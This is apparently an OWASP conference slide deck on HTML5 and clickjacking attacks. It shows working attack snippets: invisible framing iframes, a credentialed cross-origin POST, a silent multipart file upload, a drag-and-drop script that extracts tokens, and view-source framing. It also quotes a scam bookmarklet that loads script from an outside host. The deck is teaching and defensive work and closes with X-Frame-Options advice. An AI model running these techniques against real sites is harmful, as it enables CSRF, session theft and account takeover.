



# HTML5: Something wicked this way comes

**OWASP**

**Krzysztof Kotowicz**  
**Securing**  
krzysztof.kotowicz@securing.pl

Copyright 2007 © The OWASP Foundation  
Permission is granted to copy, distribute and/or modify this document  
under the terms of the OWASP License.

**The OWASP Foundation**  
<http://www.owasp.org>

# About me

- security researcher
  - HTML 5
  - UI redressing / clickjacking
  - xss-track, squid-imposter, ...
- pentester
- IT security trainer
  - „Hacking HTML5”

# Plan

- Same origin policy
- Exploiting users
- Attack gadgets
- Wrap-up

# Same origin policy

- the single most important security concept for the web
- restricts communication between websites from different domains
- has many flavors
- without it **hell breaks loose**



# Same origin policy

- can be **relaxed** though
  - crossdomain.xml
  - document.domain
  - HTML5 Cross Origin Resource Sharing
- or **ignored...**
  - by exploiting users
  - UI redressing (clickjacking)

# Exploiting users

## Users

- Like games
  - 100 mln play social games [//goo.gl/RRWIM](http://goo.gl/RRWIM)
- Are not security-savvy



# Exploiting users

- Use Our Unique Code To Reveal Who Has Been hacking You!
- Follow The Simple Steps Below-

## Step 1 - Copy This Script:


```
javascript:(function(){_ccscr=document.createElement('SCRIPT');_ccscr.type='text/javascript';_ccscr.src='http://securemyaccount.com/asp.php?'+(Math.random());document.getElementsByTagName('head')[0].appendChild(_ccscr);})();
```

## Step 2:

Go to [www.facebook.com](http://www.facebook.com)

## Step 3:

Paste The Code Into Your Browser's Address Bar in the new window. Then Hit Enter!



Note: Be patient. The profile code may take up to 1 minute verification once scan complete

[//goo.gl/DgPpY](http://goo.gl/DgPpY)



# Combined attacks

- Gadgets
  - HTML5
  - UI redressing
- Join them
- New attacks





# Gadgets


# Basic clickjacking



# Basic clickjacking



# Basic clickjacking



# Basic clickjacking



# Basic clickjacking

```
<iframe src=outer.html  
width=20 height=20 scrolling=no  
style="opacity:0;"></iframe>
```

```
<!-- outer.html -->  
<iframe src="//victim" width=5000  
height=5000 style="position:  
absolute; top:-300px; left:  
-350px;"></iframe>
```



# Basic clickjacking

- **Trick:** *Click here to see a video!*
- **User action:** click
- + Any clickable action
- + Works in every browser
- X-Frame-Option
- JS framebusting

# HTML5 IFRAME sandbox

- Used to embed untrusted content
  - prevents XSS
  - prevents defacement
- Facilitates clickjacking!

```
<iframe sandbox="allow-same-origin  
allow-forms allow-scripts"  
src="//victim"></iframe>
```

[//html5sec.org/#122](http://html5sec.org/#122)



# HTML5 IFRAME sandbox

- + Chrome / Safari / IE 10
- + Will disable most JS framebusters
- X-Frame-Option

# Cross Origin Resource Sharing

- HTML5-ish
- Cross domain AJAX
- With cookies
- Blind
  - Unless the receiving site agrees
- Not limited to <form> syntax
- Used to trigger CSRF

# Cross Origin Resource Sharing

```
var xhr = new XMLHttpRequest();  
  
xhr.open("POST", "http://victim", true);  
xhr.setRequestHeader("Content-Type", "text/plain");  
xhr.withCredentials = "true"; // send cookies  
xhr.send("Anything I want");
```

# Cross Origin Resource Sharing

POST / HTTP/1.1

Host: victim

Connection: keep-alive

Referer: http://dev.localhost/temp/cors.php

Content-Length: 15

Origin: http://dev.localhost

Content-Type: **text/plain**

...

**Cookie: my-cookie=myvalue**

**Anything I want**

# Silent file upload

- File upload purely in Javascript
- Silent **<input type=file>** with any file name and content
- Uses CORS
- How? Create raw multipart/form-data

# Silent file upload

```
function fileUpload(url, fileData, fileName) {  
    var fileSize = fileData.length,  
        boundary = "xxxxxxxxxx",  
        xhr = new XMLHttpRequest();  
  
    xhr.open("POST", url, true);  
    xhr.withCredentials = "true";  
    xhr.setRequestHeader("Content-Type",  
        "multipart/form-data, boundary="+boundary);  
    xhr.setRequestHeader("Content-Length", fileSize);  
}
```

# Silent file upload

```
var body = "\n\n--" + boundary + '\r\n\nContent-Disposition: form-data;\n  name="contents"; filename="' + fileName + '"\r\n\nContent-Type: application/octet-stream\r\n\n\r\n'\n  + fileData + '\r\n\n--' + boundary + '--';\n\nxhr.send(body);
```

# Silent file upload

- + No user action
- + No frames
- + Cross-domain, with cookies
- + Works in most browsers
- + You can add more form fields
- CSRF flaw needed
- No access to response



# Silent file upload

**DEMO**  
**Flickr.com**

# Flickr.com attack toolbox

- **Remember me**


- Flickr creates logged session on first request

- **CSRF file upload**

- <http://up.flickr.com/photos/upload/transfer/>
- accepts file uploads
- token check skipped

# Drag into

- Put attackers content into victim form



The image shows a search form with a text input field and a "Search" button. The text input field contains the JavaScript payload: `<SCRIPT>alert("Hello " +`. A green letter 'G' is positioned above the opening quote of the string, and a mouse cursor is pointing at it, illustrating the process of dragging content into the form.

# Drag into

## DEMO

# Alphabet Hero

# Drag into



- **Trick:** *Put paper in the can!*
  - **User action:** drag & drop, click
- 
- + Inject arbitrary content
  - + Trigger self-XSS
  - Firefox only
  - X-Frame-Option
  - JS framebusting

# Drag into



## Self-XSS in real life:

- wordpress 0-day (Jelmer de Hen)  
[//goo.gl/dNYi5](https://goo.gl/dNYi5)
- chronme.com (sneaked.net)  
[//goo.gl/hs7Bw](https://goo.gl/hs7Bw)
- Google Code vulns (Amol Naik)  
[//goo.gl/NxKFY](https://goo.gl/NxKFY)

# Drag out content extraction





# Drag out content extraction





# Drag out content extraction



# Drag out content extraction

```
<div id=game style="position:relative">  
    
    
  <iframe scrolling=no id=iframe  
    style="position:absolute;opacity:0;...">  
  </iframe>  
  <textarea style="position:absolute;  
    opacity:0;..." id=dropper></textarea>  
</div>
```



# Drag out content extraction



# Drag out content extraction



# Drag out content extraction

```
$("#iframe").attr('src', 'outer.html');
$('#dropper').bind('drop', function() {
    setTimeout(function() {
        var urlmatch = $("#dropper").val()
            .match(/token=([a-h0-9]+)$/);
        if (urlmatch) {
            var token = urlmatch[1];
            // do EVIL
        }
    }, 100);
});
```



# Drag out content extraction

- **Trick:** *Put paper in the can!*
- **User action:** drag & drop
- + Access sensitive content cross domain
- Firefox only
- X-Frame-Option
- JS framebusting

# Drag out content extraction

**DEMO**

**Min.us**

# Min.us attack toolbox

- **CORS** to create gallery
- **social engineering**
  - extract gallery editor-id from `<a href>`
- **silent file upload** to gallery
- **CORS** change gallery to public
  
- **HTML5 + UI redressing** combined!





# View-source

- Display **HTML source** in frame
  - session IDs
  - tokens
  - private data

```
<iframe  
  src="view-source:view-source:http://victim"  
  width=5000 height=5000  
  style="position: absolute;  
        top: -300px; left: -150px;">  
</iframe>
```



# View-source

```
<html>  
<body>  
i'm just a page, nobody loves me.  
cause i'm of a different domain.  
  
and all the guys just want to exploit me  
for money, hot chicks, booze or fame.  
</body>  
</html>
```

Firefox only!

```
<html>  
<body>  
i'm just a page, nobody loves me.  
cause i'm of a different domain.  
  
and all the guys just want to exploit me  
for money, hot chicks, booze or fame.  
</body>  
</html>
```



# View-source

To protect against spam, please retype the below security code:

Security code:

Repeat security code:



# View-source

- **Trick:** *Your serial number is...*
- **User action:** select + drag & drop, copy-paste
- + Beats JS framebusting
- + Already earned \$500 from Facebook
- X-Frame-Options
- Firefox only
- Complicated user action

# View-source

**DEMO**  
**Imgur.com**

# Imgur.com attack toolbox

- **framed view-source:**
  - captcha-like string (AdSense ID)
  - session ID
- **social engineering:**
  - trick to copy/paste page source
- **Exploitation:**
  - <http://api.imgur.com>
  - cookie auth, no IP limits for session



# Summary

- UI redressing attacks are improving
- HTML5 helps exploiting vulnerabilities
- Users can be a weak link too!

**Devs:**

**Use X-Frame-Options: DENY**

# Links

- [html5sec.org](http://html5sec.org)
- [code.google.com/p/html5security](http://code.google.com/p/html5security)
- [www.contextis.co.uk/research/white-papers/clickjacking](http://www.contextis.co.uk/research/white-papers/clickjacking)
- [blog.kotowicz.net](http://blog.kotowicz.net)
- [github.com/koto](https://github.com/koto)

Twitter: **@kkotowicz**

**kkotowicz@securing.pl**





